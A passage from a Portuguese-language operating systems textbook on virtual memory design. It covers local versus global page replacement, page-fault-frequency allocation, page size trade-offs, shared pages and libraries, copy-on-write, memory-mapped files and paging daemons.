Por outro lado, se a página com o menor valor de idade for removida sem levar em conta a quem pertence, a página *B3* será escolhida e teremos a situação da Figura 3.22(c). O algoritmo da Figura 3.22(b) é um algoritmo de substituição de página **local**, enquanto o da Figura 3.22(c) é um algoritmo **global**. Algoritmos locais efetivamente correspondem a alocar a todo processo uma fração fixa da memória. Algoritmos globais alocam dinamicamente quadros de páginas entre os processos executáveis. Desse modo, o número de quadros de páginas designadas a cada processo varia com o tempo.

Em geral, algoritmos globais funcionam melhor, especialmente quando o tamanho do conjunto de trabalho puder variar muito através do tempo de vida de um processo. Se um algoritmo local for usado e o conjunto de trabalho crescer, resultará em ultrapaginação, mesmo se houver um número suficiente de quadros de páginas disponíveis. Se o conjunto de trabalho diminuir, os algoritmos locais vão desperdiçar memória. Se um algoritmo global for usado, o sistema terá de decidir continuamente quantos quadros de páginas designar para cada processo. Uma maneira é monitorar o tamanho do conjunto de trabalho como indicado pelos bits de envelhecimento, mas essa abordagem não evita necessariamente a ultrapaginação. O conjunto de trabalho pode mudar de tamanho em milissegundos, enquanto os bits de envelhecimento são uma medida muito rudimentar estendida a um número de interrupções de relógio.

Outra abordagem é ter um algoritmo para alocar quadros de páginas para processos. Uma maneira é determinar periodicamente o número de processos em execução e alocar a cada processo uma porção igual. Desse modo, com 12.416 quadros de páginas disponíveis (isto é, sistema não operacional) e 10 processos, cada processo recebe 1.241 quadros. Os seis restantes vão para uma área comum a ser usada quando ocorrer a falta de página.

Embora esse método possa parecer justo, faz pouco sentido conceder porções iguais de memória a um processo de 10 KB e a um processo de 300 KB. Em vez disso, as páginas podem ser alocadas em proporção ao tamanho total de cada processo, com um processo de 300 KB recebendo 30 vezes a quantidade alocada a um processo de 10 KB. Parece razoável dar a cada processo algum número mínimo, de maneira que ele possa ser executado por menor que seja. Em algumas máquinas, por exemplo, uma única instrução de dois operandos pode precisar de até seis páginas, pois a instrução em si, o operando fonte e o operando destino podem todos extrapolar os limites da página. Com uma alocação de apenas cinco páginas, os programas contendo tais instruções não poderão ser executados.

FIGURA 3.22 Substituição de página local *versus* global. (a) Configuração original. (b) Substituição de página local. (c) Substituição de página global.

(a)	Idade	(b)	(c)
A0	10	A0	A0
A1	7	A1	A1
A2	5	A2	A2
A3	4	A3	A3
A4	6	A4	A4
A5	3	(A6)	A5
B0	9	B0	B0
B1	4	B1	B1
B2	6	B2	B2
B3	2	B3	(A6)
B4	5	B4	B4
B5	6	B5	B5
B6	12	B6	B6
C1	3	C1	C1
C2	5	C2	C2
C3	6	C3	C3

Se um algoritmo global for usado, talvez seja possível começar cada processo com algum número de páginas proporcional ao tamanho do processo, mas a alocação precisa ser atualizada dinamicamente à medida que ele é executado. Uma maneira de gerenciar a alocação é usar o algoritmo **PFF** (**Page Fault Frequency** — frequência de faltas de página). Ele diz quando aumentar ou diminuir a alocação de páginas de um processo, mas não diz nada sobre qual página substituir em uma falta. Ele apenas controla o tamanho do conjunto de alocação.

Para uma grande classe de algoritmos de substituição de páginas, incluindo LRU, sabe-se que a taxa de faltas diminui à medida que mais páginas são designadas, como discutimos. Esse é o pressuposto por trás da PFF. Essa propriedade está ilustrada na Figura 3.23.

Medir a frequência de faltas de página é algo direto: apenas conte o número de faltas por segundo, possivelmente tomando a média de execução através dos últimos segundos também. Uma maneira fácil de fazer isso é somar o número de faltas durante o segundo imediatamente anterior à média de execução atual e dividir por dois. A linha tracejada *A* corresponde a uma frequência de faltas de página que é inaceitavelmente alta, portanto o processo que gerou as faltas de páginas recebe mais quadros de páginas para reduzir a frequência de faltas. A linha tracejada *B* corresponde a uma frequência de faltas de página tão baixa que podemos presumir que o processo tem memória demais. Nesse caso, molduras de páginas podem ser retiradas. Assim, PFF tentará manter a frequência de paginação para cada processo dentro de limites aceitáveis.


É importante observar que alguns algoritmos de substituição de página podem funcionar com uma política de substituição local ou uma global. Por exemplo, FIFO pode substituir a página mais antiga em toda a memória (algoritmo global) ou a página mais antiga possuída pelo processo atual (algoritmo local). De modo similar, LRU — ou algum algoritmo aproximado — pode substituir a página menos usada recentemente em toda a memória (algoritmo global) ou a página menos usada recentemente possuída pelo processo atual (algoritmo local). A escolha de local *versus* global, em alguns casos, é independente do algoritmo.

Por outro lado, para outros algoritmos de substituição de página, apenas uma estratégia local faz sentido. Em particular, o conjunto de trabalho e os algoritmos WSClock referem-se a algum processo específico e devem ser aplicados nesse contexto. Na realidade, não há um conjunto de trabalho para a máquina como um todo, e tentar usar a união de todos os conjuntos de trabalho perderia a propriedade de localidade e não funcionaria bem.

3.5.2 Controle de carga

Mesmo com o melhor algoritmo de substituição de páginas e uma ótima alocação global de quadros de páginas para processar, pode ocorrer a ultrapaginação. Na realidade, sempre que os conjuntos de trabalho combinados de todos os processos excedem a capacidade da memória, a ultrapaginação pode ser esperada. Um sintoma dessa situação é que o algoritmo PFF indica que alguns processos precisam de mais memória, mas nenhum processo precisa de menos memória. Nesse caso, não há maneira de dar mais memória àqueles processos que precisam dela sem prejudicar alguns outros. A única solução real é livrar-se temporariamente de alguns processos.

Uma boa maneira de reduzir o número de processos competindo pela memória é levar alguns deles para o disco e liberar todas as páginas que eles estão segurando. Por exemplo, um processo pode ser levado para o disco e seus quadros de páginas divididos entre outros processos que estão ultrapaginando. Se a ultrapaginação parar, o sistema pode executar por um tempo dessa

FIGURA 3.23 Frequência de faltas de página como função do número de quadros de página designados.

maneira. Se ela não parar, outro processo tem de ser levado para o disco e assim por diante, até a ultrapaginação cessar. Desse modo, mesmo com a paginação, a troca de processos entre a memória e o disco talvez ainda possa ser necessária, apenas agora ela será usada para reduzir a demanda potencial por memória, em vez de reivindicar páginas.

A ideia de trocar processos para o disco para aliviar a carga sobre a memória é reminiscente do escalonamento de dois níveis, no qual alguns processos são colocados em disco e um escalonador de curto prazo é usado para escalonar os processos restantes. Claramente, as duas ideias podem ser combinadas, de modo que se remova apenas um número suficiente de processos para o disco com o intuito de tornar aceitável a frequência de faltas de páginas. Periodicamente, alguns processos são trazidos do disco para a memória e outros são levados para ele.

No entanto, outro fator a ser considerado é o grau de multiprogramação. Quando o número de processos na memória principal é baixo demais, a CPU pode ficar ociosa por períodos substanciais. Esse fator recomenda considerar não somente o tamanho dos processos e frequência da paginação ao decidir qual processo deve ser trocado, mas também características, como se o processo seria do tipo limitado pela CPU ou por E/S, e quais características os processos restantes têm.

3.5.3 Tamanho de página

O tamanho de página é um parâmetro que pode ser escolhido pelo sistema operacional. Mesmo que o hardware tenha sido projetado com, por exemplo, páginas de 4096 bytes, o sistema operacional pode facilmente considerar os pares de página 0 e 1, 2 e 3, 4 e 5, e assim por diante, como páginas de 8 KB sempre alocando dois quadros de páginas de 8192 bytes consecutivas para eles.

Determinar o melhor tamanho de página exige equilibrar vários fatores competindo entre si. Como resultado, não há um tamanho ótimo geral. Para começo de conversa, dois fatores pedem um tamanho de página pequeno. Um segmento de código, dados, ou pilha escolhido ao acaso não ocupará um número inteiro de páginas. Na média, metade da página final estará vazia. O espaço extra nessa página é desperdiçado. Esse desperdício é chamado de **fragmentação interna**. Com n segmentos na memória e um tamanho de página de p bytes, $np/2$ bytes serão desperdiçados em fragmentação interna. Esse raciocínio defende um tamanho de página pequeno.

Outro argumento em defesa de um tamanho de página pequeno torna-se aparente quando pensamos sobre um programa consistindo em oito fases sequenciais de 4 KB cada. Com um tamanho de página de 32 KB, esse programa demandará 32 KB durante o tempo inteiro de execução. Com um tamanho de página de 16 KB, ele precisará de apenas 16 KB. Com um tamanho de página de 4 KB ou menor, ele exigirá apenas 4 KB a qualquer instante. Em geral, um tamanho de página grande causará mais desperdício de espaço na memória.

Por outro lado, páginas pequenas implicam que os programas precisarão de muitas páginas e, desse modo, uma tabela grande de páginas. Um programa de 32 KB precisa apenas de quatro páginas de 8 KB, mas 64 páginas de 512 bytes. Transferências para e do disco são geralmente uma página de cada vez, com a maior parte do tempo sendo gasta no posicionamento da cabeça de leitura/gravação e no tempo de rotação necessário para que a cabeça de leitura/gravação atinja o setor correto, então a transferência de uma página pequena leva praticamente o mesmo tempo que a de uma página grande. Podem ser necessários 64 × 10 ms para carregar 64 páginas de 512 bytes, mas somente 4 × 12 ms para carregar quatro páginas de 8 KB.

Além disso, páginas pequenas ocupam muito espaço no **TLB**. Digamos que seu programa use 1 MB de memória com um conjunto de trabalho de 64 KB. Com páginas de 4 KB, o programa ocuparia pelo menos 16 entradas no TLB. Com páginas de 2 MB, uma única entrada de TLB seria suficiente (na teoria, mas talvez você queira separar dados de instruções). Como entradas de TLB são escassas e críticas para o desempenho, vale a pena usar páginas grandes sempre que possível. Para equilibrar essas escolhas, sistemas operacionais às vezes usam tamanhos diferentes de páginas para partes diferentes do sistema. Por exemplo, páginas grandes para o núcleo e menores para os processos do usuário.

Em algumas máquinas, a tabela de páginas deve ser carregada (pelo sistema operacional) em registradores de hardware toda vez que a CPU trocar de um processo para outro. Nessas máquinas, ter um tamanho de página pequeno significa que o tempo exigido para carregar os registradores de página fica mais longo à medida que o tamanho da página fica menor. Além disso, o espaço ocupado pela tabela de páginas aumenta à medida que o tamanho da página diminui.

Esse último ponto pode ser analisado matematicamente. Seja de s bytes o tamanho médio do processo e de p bytes o tamanho de página. Além disso, presuma que cada entrada de página exija e bytes. O número aproximado de páginas necessário por processo é então

de s/p, ocupando se/p bytes de espaço de tabela de página. A memória desperdiçada na última página do processo por causa da fragmentação interna é $p/2$. Desse modo, o custo adicional total decorrente da tabela de páginas e da perda pela fragmentação interna é dado pela soma desses dois termos:

$$custo\ adicional = se / p + p/2$$

O primeiro termo (tamanho da tabela de páginas) é grande quando o tamanho da página é pequeno. O segundo termo (fragmentação interna) é grande quando o tamanho da página é grande. O valor ótimo precisa encontrar-se em algum ponto intermediário. Calculando a derivada primeira com relação a p e equacionando-a a zero, chegamos à equação

$$-se / p^2 + 1/2 = 0$$

A partir dessa equação podemos derivar uma fórmula que dá o tamanho de página ótimo (considerando apenas a memória desperdiçada na fragmentação e o tamanho da tabela de páginas). O resultado é:

$$p = \sqrt{2se}$$

Para s = 1 MB e e = 8 bytes por entrada da tabela de páginas, o tamanho ótimo de página é 4 KB. Computadores disponíveis comercialmente têm usado tamanhos de páginas que variam de 512 bytes a 64 KB. Um valor típico costumava ser 1 KB, mas hoje 4 KB é mais comum.

3.5.4 Espaços separados de instruções e dados

A maioria dos computadores tem um único espaço de endereçamento tanto para programas quanto para dados, como mostrado na Figura 3.24(a). Se esse espaço de endereçamento for grande o suficiente, tudo mais funcionará bem. No entanto, se for pequeno demais, ele força os programadores a encontrar uma saída para fazer caber tudo no espaço de endereçamento.


Uma solução, apresentada pioneiramente no PDP-11 (16 bits), é ter dois espaços de endereçamento diferentes para instruções (código do programa) e dados, chamados de **espaço I** e **espaço D**, respectivamente, como ilustrado na Figura 3.24(b). Cada espaço de endereçamento se situa entre 0 e um valor máximo, em geral $2^{16} - 1$ ou $2^{32} - 1$. O ligador (linker) precisa saber quando endereços I e D separados estão sendo usados, pois quando eles estão, os dados são realocados para o endereço virtual 0, em vez de começarem após o programa.

Em um computador com esse tipo de projeto, ambos os espaços de endereçamento podem ser paginados, independentemente um do outro. Cada um tem sua própria tabela de páginas, com seu próprio mapeamento de páginas virtuais para quadros de página física. Quando o hardware quer buscar uma instrução, ele sabe que deve usar o espaço I e a tabela de páginas do espaço I. De modo similar, dados precisam passar pela tabela de páginas do espaço D. Fora essa distinção, ter espaços de I e D separados não apresenta quaisquer complicações especiais para o sistema operacional e duplica o espaço de endereçamento disponível.

Embora os espaços de endereçamento sejam grandes, seu tamanho costumava ser um problema sério. Mesmo hoje, no entanto, espaços de I e D separados são comuns. No entanto, em vez de serem usados para os espaços de endereçamento normais, eles são usados agora para dividir a cache L1. Afinal de contas, na cache L1, a memória ainda é bastante escassa.


3.5.5 Páginas compartilhadas

Outra questão de projeto importante é o compartilhamento. Em um grande sistema de multiprogramação, é comum que vários usuários estejam executando o mesmo programa ao mesmo tempo. Mesmo um único usuário pode estar executando vários programas que

FIGURA 3.24 (a) Um espaço de endereçamento. (b) Espaços I e D independentes.

usam a mesma biblioteca. É claramente mais eficiente compartilhar as páginas, para evitar ter duas cópias da mesma página na memória ao mesmo tempo. Um problema é que nem todas as páginas são compartilháveis. Em particular, as que são somente de leitura, como um código de programa, podem sê-lo, mas o compartilhamento de páginas com dados é mais complicado.

Se o sistema der suporte aos espaços I e D, o compartilhamento de programas é algo relativamente direto, fazendo que dois ou mais processos usem a mesma tabela de páginas para seu espaço I, mas diferentes tabelas de páginas para seus espaços D. Tipicamente, em uma implementação que dá suporte ao compartilhamento dessa forma, as tabelas de páginas são estruturas de dados independentes da tabela de processos. Cada processo tem então dois ponteiros em sua tabela: um para a tabela de páginas do espaço I e outro para a de páginas do espaço D, como mostrado na Figura 3.25. Quando o escalonador escolhe um processo para ser executado, ele usa esses ponteiros para localizar as tabelas de páginas apropriadas e ativa a MMU usando-as. Mesmo sem espaços I e D separados, os processos podem compartilhar programas (ou, às vezes, bibliotecas), mas o mecanismo é mais complicado.

Quando dois ou mais processos compartilham algum código, um problema ocorre com as páginas compartilhadas. Suponha que os processos *A* e *B* estejam ambos executando o editor e compartilhando suas páginas. Se o escalonador decidir remover *A* da memória, removendo todas as suas páginas e preenchendo os quadros das páginas vazias com algum outro programa, isso fará que *B* gere um grande número de faltas de páginas para trazê-las de volta outra vez.

FIGURA 3.25 Dois processos que compartilham o mesmo programa compartilhando sua tabela de páginas.

De modo semelhante, quando *A* termina a sua execução, é essencial que o sistema operacional saiba que as páginas ainda estão em uso e, então, seu espaço de disco não será liberado por acidente. Pesquisar todas as tabelas de páginas para ver se uma página está sendo compartilhada normalmente é muito caro, portanto estruturas de dados especiais são necessárias para controlar as páginas compartilhadas, em especial se a unidade de compartilhamento for a página individual (ou conjunto de páginas), em vez de uma tabela de páginas inteira.

Compartilhar dados é mais complicado do que compartilhar códigos, mas não é impossível. Em particular, em UNIX, após uma chamada de sistema fork, o processo pai e o processo filho são solicitados a compartilhar tanto o código do programa quanto os dados. Em um sistema de paginação, o que é feito muitas vezes é dar a cada um desses processos sua própria tabela de páginas e fazer que ambos apontem para o mesmo conjunto de dados. Assim, nenhuma cópia de páginas é realizada no instante fork. No entanto, todas as páginas de dados são mapeadas em ambos os processos como SOMENTE PARA LEITURA (read-only).

Enquanto ambos os processos apenas lerem os seus dados, sem modificá-los, essa situação pode continuar. Tão logo qualquer um dos processos atualize uma palavra da memória, a violação da proteção somente para leitura causa uma interrupção no sistema operacional. Uma cópia dessa página então é feita e assim cada processo tem agora sua própria cópia particular. Ambas as cópias estão agora configuradas para LER/ESCREVER, portanto operações de escrita subsequentes para qualquer uma delas procedem sem interrupções. Essa estratégia significa que aquelas páginas que jamais são modificadas (incluindo todas as páginas do programa) não precisam ser copiadas. Apenas as páginas de dados que são realmente modificadas precisam ser copiadas. Essa abordagem, chamada de **copiar na escrita** (*copy on write*), melhora o desempenho ao reduzir o número de cópias.

3.5.6 Bibliotecas compartilhadas

O compartilhamento pode ser feito em outras granularidades além das páginas individuais. Se um programa for inicializado duas vezes, a maioria dos sistemas operacionais vai compartilhar automaticamente todas as páginas de texto de maneira que apenas uma cópia esteja na memória. Páginas de texto são sempre de leitura somente, portanto não há problema

aqui. Dependendo do sistema operacional, cada processo pode ficar com sua própria cópia privada das páginas de dados, ou elas podem ser compartilhadas e marcadas somente de leitura. Se qualquer processo modificar uma página de dados, será feita uma cópia privada para ele, ou seja, o método copiar na escrita (copy on write) será aplicado.

Nos sistemas modernos, há muitas bibliotecas grandes usadas por muitos processos, por exemplo, múltiplas bibliotecas gráficas e de E/S. Ligar estaticamente todas essas bibliotecas a todo programa executável no disco as tornaria ainda mais infladas do que já são.

Em vez disso, uma técnica comum é usar **bibliotecas compartilhadas** (que são chamadas de **DLLs** ou **Dynamic Link Libraries** — Bibliotecas de Ligação Dinâmica — no Windows). Para esclarecer a ideia de uma biblioteca compartilhada, primeiro considere a ligação tradicional. Quando um programa é ligado, um ou mais arquivos do objeto e possivelmente algumas bibliotecas são nomeadas no comando para o vinculador, como o comando do UNIX


```
ld *.o –lc –lm
```

que liga todos os arquivos (do objeto) *.o* no diretório atual e então varre duas bibliotecas, */usr/lib/libc.a* e */usr/lib/libm.a*. Quaisquer funções chamadas nos arquivos de objeto, mas ausentes ali (por exemplo, *printf*) são chamadas de **externas indefinidas** e buscadas nas bibliotecas. Se forem encontradas, elas são incluídas no arquivo binário executável. Quaisquer funções que elas chamam, mas que ainda não estão presentes também se tornam externas indefinidas. Por exemplo, *printf* precisa de *write*, então se *write* ainda não foi incluída, o vinculador procurará por ela e a incluirá quando for encontrada. Quando o vinculador tiver terminado, um arquivo binário é escrito para o disco contendo todas as funções necessárias. Funções presentes nas bibliotecas, mas não chamadas, não são incluídas. Quando o programa é carregado na memória e executado, todas as funções de que ele precisa estão ali.

Agora suponha que programas comuns usem 20-50 MB em gráficos e funções de interface com o usuário. Ligar estaticamente centenas de programas com todas essas bibliotecas desperdiçaria uma quantidade tremenda de espaço no disco, assim como desperdiçaria espaço em RAM quando eles fossem carregados, já que o sistema não teria como saber como ele poderia compartilhá-los. É aí que entram as bibliotecas compartilhadas. Quando um programa está ligado a bibliotecas compartilhadas (que são ligeiramente diferentes das estáticas), em vez de incluir a função efetiva chamada, o vinculador inclui uma pequena rotina de *stub* que liga à função chamada no momento da execução. Dependendo do sistema e dos detalhes de configuração, bibliotecas compartilhadas são carregadas seja quando o programa é carregado ou quando as funções nelas são chamadas pela primeira vez. É claro, se outro programa já carregou a biblioteca compartilhada, não há necessidade de fazê-lo novamente — esse é o ponto da questão. Observe que, quando uma biblioteca compartilhada é carregada ou usada, toda a biblioteca não é lida na memória de uma única vez. As páginas entram uma a uma, na medida do necessário; assim, as funções que não são chamadas não serão trazidas à RAM.

Além de tornar arquivos executáveis menores e também salvar espaço na memória, bibliotecas compartilhadas têm outra vantagem importante: se uma função em uma biblioteca compartilhada for atualizada para remover um erro, não será necessário recompilar os programas que a chamam. Os antigos arquivos binários continuam a funcionar. Essa característica é de especial importância para softwares comerciais, em que o código-fonte não é distribuído ao cliente. Por exemplo, se a Microsoft encontrar e consertar um erro de segurança em algum DLL padrão, o *Windows Update* fará o download do novo DLL e substituirá o antigo, e todos os programas que usam o DLL automaticamente usarão a nova versão da próxima vez que forem iniciados.

Bibliotecas compartilhadas vêm com um pequeno problema, no entanto, que tem de ser solucionado, como mostra a Figura 3.26. Aqui vemos dois processos compartilhando uma biblioteca de 20 KB de tamanho (presumindo que cada caixa tenha 4 KB). No entanto, a biblioteca está localizada em endereços diferentes em cada processo, presumivelmente porque os programas em si não são do mesmo tamanho. No processo 1, a biblioteca começa no endereço 36K; no processo 2, em 12K. Suponha que a primeira coisa que a primeira função na biblioteca tem de fazer é saltar para o endereço 16 na biblioteca. Se a biblioteca não fosse compartilhada, poderia ser realocada dinamicamente quando carregada, então o salto (no processo 1) poderia ser para o endereço virtual 36K + 16. Observe que o endereço físico na RAM onde a biblioteca está localizada não importa, já que todas as páginas são mapeadas de endereços físicos pela MMU no hardware.

FIGURA 3.26 Uma biblioteca compartilhada sendo usada por dois processos.

No entanto, como a biblioteca é compartilhada, a realocação durante a execução não funcionará. Afinal, quando a primeira função é chamada pelo processo 2 (no endereço 12K), a instrução de salto tem de ir para 12K + 16, não 36K + 16. Esse é o pequeno problema. Uma maneira de solucioná-lo é usar o método copiar na escrita e criar novas páginas para cada processo compartilhando a biblioteca, realocando-as dinamicamente quando são criadas, mas esse esquema obviamente frustra o propósito de compartilhamento da biblioteca.

Uma solução melhor é compilar bibliotecas compartilhadas com uma *flag* de compilador especial dizendo ao compilador para não produzir quaisquer instruções que usem endereços absolutos. Em vez disso, apenas instruções usando endereços relativos são usadas. Por exemplo, quase sempre há uma instrução que diz "salte para a frente" (ou para trás) *n* bytes (em oposição a uma instrução que dá um endereço específico para saltar). Essa instrução funciona corretamente não importa onde a biblioteca compartilhada estiver colocada no espaço de endereço virtual. Ao evitar endereços absolutos, o problema pode ser solucionado. O código que usa apenas deslocamentos relativos é chamado de **código independente do posicionamento**.

3.5.7 Arquivos mapeados

Bibliotecas compartilhadas são na realidade um caso especial de um recurso mais geral chamado **arquivos mapeados em memória**. A ideia aqui é que um processo pode emitir uma chamada de sistema para mapear um arquivo em uma porção do seu espaço virtual. Na maioria das implementações, nenhuma página é trazida durante o período do mapeamento, mas à medida que as páginas são tocadas, elas são paginadas, uma a uma, por demanda, usando o arquivo no disco como memória auxiliar. Quando o processo sai, ou explicitamente termina o mapeamento do arquivo, todas as páginas modificadas são escritas de volta para o arquivo no disco.

Arquivos mapeados fornecem um modelo alternativo para E/S. Em vez de fazer leituras e gravações, o arquivo pode ser acessado como um grande arranjo de caracteres na memória. Em algumas situações, os programadores consideram esse modelo mais conveniente.

Se dois ou mais processos mapeiam o mesmo arquivo ao mesmo tempo, eles podem comunicar-se via memória compartilhada. Gravações feitas por um processo a uma memória compartilhada são imediatamente visíveis quando o outro lê da parte de seu espaço de endereçamento virtual mapeado no arquivo. Desse modo, esse mecanismo fornece um canal de largura de banda elevada entre processos e é muitas vezes usado como tal (a ponto de mapear até mesmo um arquivo temporário). Agora deve ficar claro que, se arquivos mapeados em memória estiverem disponíveis, as bibliotecas podem usar esse mecanismo.

3.5.8 Política de limpeza

A paginação funciona melhor quando há uma oferta abundante de quadros de páginas disponíveis que podem ser requisitados quando ocorrerem faltas de páginas. Se todos os quadros de páginas estiverem cheios, e, além disso, modificados, antes que uma página nova seja trazida, uma página antiga deve ser primeiro escrita para o disco. Para assegurar uma oferta abundante de quadros de páginas disponíveis, os sistemas de paginação geralmente têm um processo de segundo plano, chamado de **daemon de paginação**, que dorme a maior parte do tempo, mas é despertado periodicamente para inspecionar o estado da memória. Se um número muito pequeno de quadros de página estiver disponível, o daemon de paginação começa a selecionar as páginas a serem removidas usando algum algoritmo de substituição de páginas. Se essas páginas tiverem sido modificadas desde que foram carregadas, elas serão escritas para o disco.

De qualquer maneira, o conteúdo anterior da página é lembrado. Na eventualidade de uma das páginas removidas ser necessária novamente antes de seu quadro ser sobreposto por uma nova página, ela pode ser reobtida retirando-a do conjunto de quadros de páginas disponíveis. Manter uma oferta de quadro de páginas disponíveis resulta em um melhor desempenho do que usar toda a memória e então tentar encontrar um quadro no momento em que ele for necessário. No mínimo, o daemon de paginação assegura que todos os quadros disponíveis estejam limpos, assim eles não precisam ser escritos às pressas para o disco quando requisitados.

Uma maneira de implementar essa política de limpeza é com um relógio de dois ponteiros. O ponteiro da frente é controlado pelo daemon de paginação. Quando ele aponta para uma página suja, ela é reescrita para o disco e o ponteiro da frente é avançado. Quando aponta para uma página limpa, ele simplesmente avança. O ponteiro de trás é usado para a substituição de página, como no algoritmo de relógio-padrão. Apenas agora, a probabilidade do ponteiro de trás apontar para uma página limpa é aumentada em virtude do trabalho do daemon de paginação.

3.5.9 Interface de memória virtual

Até o momento, toda a nossa discussão presumiu que a memória virtual é transparente para processos e programadores, isto é, tudo o que eles veem é um grande espaço de endereçamento virtual em um computador com uma memória física menor. Com muitos sistemas isso é verdade, mas em alguns sistemas avançados, os programadores têm algum controle sobre o mapa da memória e podem usá-la de maneiras não tradicionais para melhorar o comportamento do programa. Nesta seção, examinaremos brevemente algumas delas.

Uma razão para dar aos programadores o controle sobre o seu mapa de memória é permitir que dois ou mais processos compartilhem a mesma memória, às vezes de maneiras sofisticadas. Se programadores podem nomear regiões de sua memória, talvez seja possível para um processo dar a outro o nome de uma região da memória, e assim aquele processo também possa mapeá-la. Com dois (ou mais) processos compartilhando as mesmas páginas, torna-se possível o compartilhamento de alta largura de banda — um processo escreve na memória compartilhada e o outro lê a partir dela. Um exemplo sofisticado de um canal de comunicação desses é descrito por De Bruijn (2011).

O compartilhamento de páginas também pode ser usado para implementar um sistema de transmissão de mensagens de alto desempenho. Em geral, quando as mensagens são transmitidas, os dados são copiados de um espaço de endereçamento para outro, a um custo considerável. Se os processos puderem controlar seus mapeamentos, uma mensagem pode ser passada com o processo emissor retirando o mapeamento das páginas contendo a mensagem e o processo receptor fazendo a sua inserção. Aqui apenas os nomes das páginas precisam ser copiados, em vez de todos os dados.

Outra técnica de gerenciamento de memória avançada é a **memória compartilhada distribuída** (FEELEY et al., 1995; LI, 1986; LI e HUDAK, 1989; ZEKAUSKAS et al., 1994). A ideia aqui é permitir que múltiplos processos em uma rede compartilhem um conjunto de páginas, possivelmente, mas não necessariamente, como um único espaço de endereçamento linear compartilhado. Quando um processo referencia uma página que não está mapeada, ele recebe uma falta de página. O tratador da falta de página, que pode estar no núcleo ou no espaço do usuário, localiza então a máquina contendo a página e lhe envia uma mensagem pedindo que libere essa página de seu mapeamento e a envie pela rede. Quando a página chega, ela é mapeada e a instrução que causou a falta é reiniciada. Examinaremos a memória compartilhada distribuída no Capítulo 8.

3.6 Questões de implementação

Os implementadores de sistemas de memória virtual precisam fazer escolhas entre os principais algoritmos teóricos, como o de segunda chance *versus* envelhecimento, alocação local *versus* global e paginação por demanda *versus* pré-paginação. Mas eles também precisam estar cientes de uma série de questões de implementação. Nesta seção examinaremos alguns dos problemas comuns e algumas das soluções.

3.6.1 Envolvimento do sistema operacional com a paginação

Há quatro momentos em que o sistema operacional tem de se envolver com a paginação: na criação do processo, na execução do processo, em faltas de páginas e no término do processo. Examinaremos agora brevemente cada um deles para ver o que precisa ser feito.

Quando um novo processo é criado em um sistema de paginação, o sistema operacional precisa determinar qual o tamanho que o programa e os dados terão (de início) e criar uma tabela de páginas para eles. O espaço precisa ser alocado na memória para a tabela de páginas e deve ser inicializado. A tabela de páginas não precisa estar presente na memória quando o processo é levado para o disco, mas tem de estar na memória quando ele estiver sendo executado. Além disso, o espaço precisa ser alocado na área de troca do disco de maneira que, quando uma página é enviada, ela tenha algum lugar para ir. A área de troca também precisa ser inicializada com o código do programa e dados, de maneira que, quando o novo processo começar a receber faltas de páginas, as páginas possam ser trazidas do disco para a memória. Alguns sistemas paginam o programa de

texto diretamente do arquivo executável, desse modo poupando espaço de disco e tempo de inicialização. Por fim, informações a respeito da tabela de páginas e área de troca no disco devem ser gravadas na tabela de processos.

Quando um processo é escalonado para execução, a MMU tem de ser reinicializada para o novo processo e o TLB descarregado para se livrar de traços do processo que estava sendo executado. A tabela de páginas do novo processo deve tornar-se a atual, normalmente copiando a tabela ou um ponteiro para ela em algum(ns) registrador(es) de hardware. Opcionalmente, algumas ou todas as páginas do processo podem ser trazidas para a memória para reduzir o número de faltas de páginas de início (por exemplo, é certo que a página apontada pelo contador do programa será necessária).

